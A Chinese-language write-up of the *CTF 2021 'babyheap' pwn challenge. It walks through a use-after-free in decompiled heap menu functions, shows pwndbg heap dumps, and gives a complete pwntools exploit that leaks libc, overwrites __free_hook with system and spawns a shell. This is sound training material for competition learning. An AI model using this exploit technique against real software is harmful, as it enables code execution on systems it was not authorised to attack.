

*CTF 2021 PWN babyheap WriteUp

原创

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订阅专栏

前言

比赛的时候看到这道题就放弃了(哭~~)


主要还是堆学艺不精(畏难)

赛后认真思考,其实很快就出来了

我们可怜的FPGA:

积分详情 X

用户名	题目名称	题目类型	分数	状态	提交时间
Tiger1218	signin	Misc	40	有效	2021-01-17 12:06:54
Tiger1218	GuessKey	Crypto	80	有效	2021-01-17 15:01:18



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惨

没办法我们真的太菜了

说实话我觉得赛后能做出来也很给队伍长脸了

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PWN中的全场最水题(但像我这种菜鸡比赛时都没做出来)

程序分析

```
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$ checksec pwn
[*] '/home/lrcno6/pwn/star-ctf/babyheap/pwn'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$
```

全保护

常规堆题的菜单式



The screenshot shows the assembly view of a program in IDA Pro. The code is a C-like pseudocode representation:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 savedregs; // [rsp+10h] [rbp+0h]

    initial();
    puts("welcome");
    while ( 1 )
    {
        menu();
        readInt();
        switch ( (unsigned int)&savedregs )
        {
            case 1u:
                add();
                break;
            case 2u:
                delete();
                break;
            case 3u:
                edit();
                break;
            case 4u:
                show();
                break;
            case 5u:
                leaveYouName();
                break;
            case 6u:
                showYourName();
                break;
            default:
                exit(0);
        }
    }
}
```

The assembly code consists of 36 numbered lines. Lines 1-36 are labeled with blue circles and numbers. Lines 1-3 are function declarations. Lines 4-35 form a loop. Lines 5-35 contain various function calls like `initial()`, `puts()`, `while (1)`, `menu()`, `readInt()`, `switch ((unsigned int)&savedregs)`, and multiple `case` statements for each number from 1 to 6.

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一些奇奇怪怪的地方:

1. add功能可以覆盖之前的指针

```
1 void __fastcall add()
2 {
3     int v0; // [rsp+8h] [rbp-8h]
4     int v1; // [rsp+Ch] [rbp-4h]
5
6     puts("input index");
7     v0 = readInt();
8     if ( v0 < 0 || v0 > 15 )
9     {
10        puts("bye!");
11        exit(0);
12    }
13    puts("input size");
14    v1 = readInt();
15    if ( v1 <= 0xF || v1 > 0x60 )
16    {
17        puts("bye!");
18        exit(0);
19    }
20    pools[v0] = (char *)malloc(v1);
21    sizes[v0] = v1;
22}
```

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2. delete有UAF

```
1 void delete()
2 {
3     int v0; // [rsp+Ch] [rbp-4h]
4
5     puts("input index");
6     v0 = readInt();
7     if ( v0 < 0 || v0 > 15 || !pools[v0] )
8     {
9         puts("bye!");
10        exit(0);
11    }
12    free(pools[v0]); // uaf
13}
```

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3. edit功能居然是从+8偏移开始写的!(这里一开始让我人都傻了)

```
1 void __cdecl edit()
2 {
3     int v0; // [rsp+Ch] [rbp-4h]
4
5     puts("input index");
6     v0 = readInt();
7     if ( v0 < 0 || v0 > 15 || !pools[v0] )
8     {
9         puts("bye!");
10        exit(0);
11    }
12    puts("input content");
13    read(0, pools[v0] + 8, (unsigned int)(sizes[v0] - 8));
14}
```

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当然还有题目里也说了,libc版本是2.27也就是说有tcache

如果真有不知道什么是tcache的可以参看:

- <https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/tcache/>
- https://ctf-wiki.org/pwn/linux/glibc-heap/tcache_attack/

整体思路

一开始当然是想常规修改`tcache`链表指针,结果发现`edit`从+8偏移开始写
突然懵逼

再者`add`功能中限制了堆块大小, 没有`small bins`可用
突然就真的不知所措

你想吗, 大小没法变化, 一个萝卜一个坑, 没有溢出, 写不了指针
于是开始怀疑人生

后来突然想起曾在网看到过关于`malloc_consolidate`的介绍

参考:

- https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/malloc_state/
- <https://www.dazhuanlan.com/2019/10/16/5da624b635caa/>

这玩意儿居然能合并`fast bins`!

再看触发条件:

1. `malloc large bin`
2. `top chunk`不够空间
3. `free`堆块并前后合并后, 大小大于`FASTBIN_CONSOLIDATION_THRESHOLD=65536`

再看到`leave_name`功能:

The screenshot shows the IDA View-A window with assembly code. The code is as follows:

```
1 void __cdecl leaveYouName()
2 {
3     if ( !name )
4     {
5         name = (char *)malloc(0x400uLL);
6         puts("your name:");
7         read(0, name, 0x100uLL);
8     }
9 }
```

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0x400=1024>1008, 属于`large bins`范围, 可用于条件1触发`malloc_consolidate`

利用`tcache`同一bin最多7个堆块的性质, 我们可以同时将8个堆块丢入`fast bin`(理论上最多9个, 留一个防合并)

触发前:

```
fd: 0x56231c6ea340
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea410
Size: 0x71
fd: 0x56231c6ea3b0

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea480
Size: 0x71
fd: 0x56231c6ea420

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea4f0
Size: 0x71
fd: 0x56231c6ea490

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea560
Size: 0x71
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea5d0
Size: 0x71
fd: 0x56231c6ea560

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea640
Size: 0x71
fd: 0x56231c6ea5d0

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea6b0
Size: 0x71
fd: 0x56231c6ea640

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea720
Size: 0x71
fd: 0x56231c6ea6b0

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea790
Size: 0x71
fd: 0x56231c6ea720

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea800
Size: 0x71
fd: 0x56231c6ea790

Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea870
Size: 0x71
fd: 0x56231c6ea800

Allocated chunk | PREV_INUSE
Addr: 0x56231c6ea8e0
Size: 0x71

Top chunk | PREV_INUSE
Addr: 0x56231c6ea950
Size: 0x206b1

pwndbg> |
```

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触发后：

```
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea250
Size: 0x71
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea2c0
Size: 0x71
fd: 0x56231c6ea260

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea330
Size: 0x71
fd: 0x56231c6ea2d0

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea3a0
Size: 0x71
fd: 0x56231c6ea340

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea410
Size: 0x71
fd: 0x56231c6ea3b0

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea480
Size: 0x71
fd: 0x56231c6ea420

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea4f0
Size: 0x71
fd: 0x56231c6ea490

Free chunk (smallbins) | PREV_INUSE
Addr: 0x56231c6ea560
Size: 0x381
fd: 0x7f85b6b9c010
bk: 0x7f85b6b9c010

Allocated chunk
Addr: 0x56231c6ea8e0
Size: 0x70

Allocated chunk | PREV_INUSE
Addr: 0x56231c6ea950
Size: 0x411

Top chunk | PREV_INUSE
Addr: 0x56231c6ead60
Size: 0x202a1

pwndbg> |
```

https://blog.csdn.net/cq_3742219

于是再去add大小不为0x70的堆块利用错位即可得到main_arena的地址并更改tcache链表指针
将其修改为__free_hook地址
最后delete一个内容为/bin/sh的堆块即可

Exploit

```

from pwn import *
# from LibcTool import *
context(os='linux',arch='amd64',log_level='debug')
elf=ELF('./pwn')
libc=ELF('./libc.so.6')
sh=remote('52.152.231.198',8081)
# sh=process('./pwn')
# attach(sh)
# raw_input()

def add(index,size):
    sh.sendlineafter('>>','1')
    sh.sendlineafter('input index',str(index))
    sh.sendlineafter('input size',str(size))
def delete(index):
    sh.sendlineafter('>>','2')
    sh.sendlineafter('input index',str(index))
def edit(index,content):
    sh.sendlineafter('>>','3')
    sh.sendlineafter('input index',str(index))
    sh.sendafter('input content',content)
def show(index):
    sh.sendlineafter('>>','4')
    sh.sendlineafter('input index\n',str(index))
    return sh.recvuntil('\n1. add')[:-7]
def leave_name(name):
    sh.sendlineafter('>>','5')
    sh.sendafter('your name:',name)
def show_name():
    sh.sendlineafter('>>','6')

for i in range(15):
    add(i,0x60)
add(15,0x60)
for i in range(15):
    delete(i)
leave_name('lrcno6')
raw_input()
main_arena=u64(show(7).ljust(8,'\\0'))-976
libc_base=main_arena-0x3ebc40
add(14,0x20-8)
add(11,0x20-8)
raw_input()
delete(11)
edit(7,flat('a'*0x10,0x21,libc_base+libc.sym['__free_hook']-8))
add(13,0x20-8)
add(12,0x20-8)
edit(12,p64(libc_base+libc.sym['system']))
edit(7,flat('a'*0x10,0x21,'/bin/sh'))
delete(11)

sh.interactive()
sh.close()

```

后记

最开始没意识到可以用`leave_name`功能来`malloc large bin chunk`,而是想去把`top chunk`榨干
也不是不可以 也就`add`个那么1000多次
结果发现远程运行时根本跑不动,直接被`alarm`遣送
还是看到CY2CS的WP才恍然大明白
果然还是太菜

简单介绍下我们*FPGA*:

我们是*Yali*的*FPGA*战队
队员都是在读高中生(多可爱)
长期在各大线上赛上与诸水友队并列垫底
也曾有大佬 然后都被高考吃掉了
剩下的都是菜鸡(其中我最菜)
参加过湖湘杯,全国大学生等多项(线上)赛事并垫底
也曾有大佬去过*XMan*(然后被高考吃掉了)
也曾拿过一血(然后倒数第二)

希望大家能认识我们*FPGA*战队,也希望我们能得到各位大佬的帮助

lrcno6
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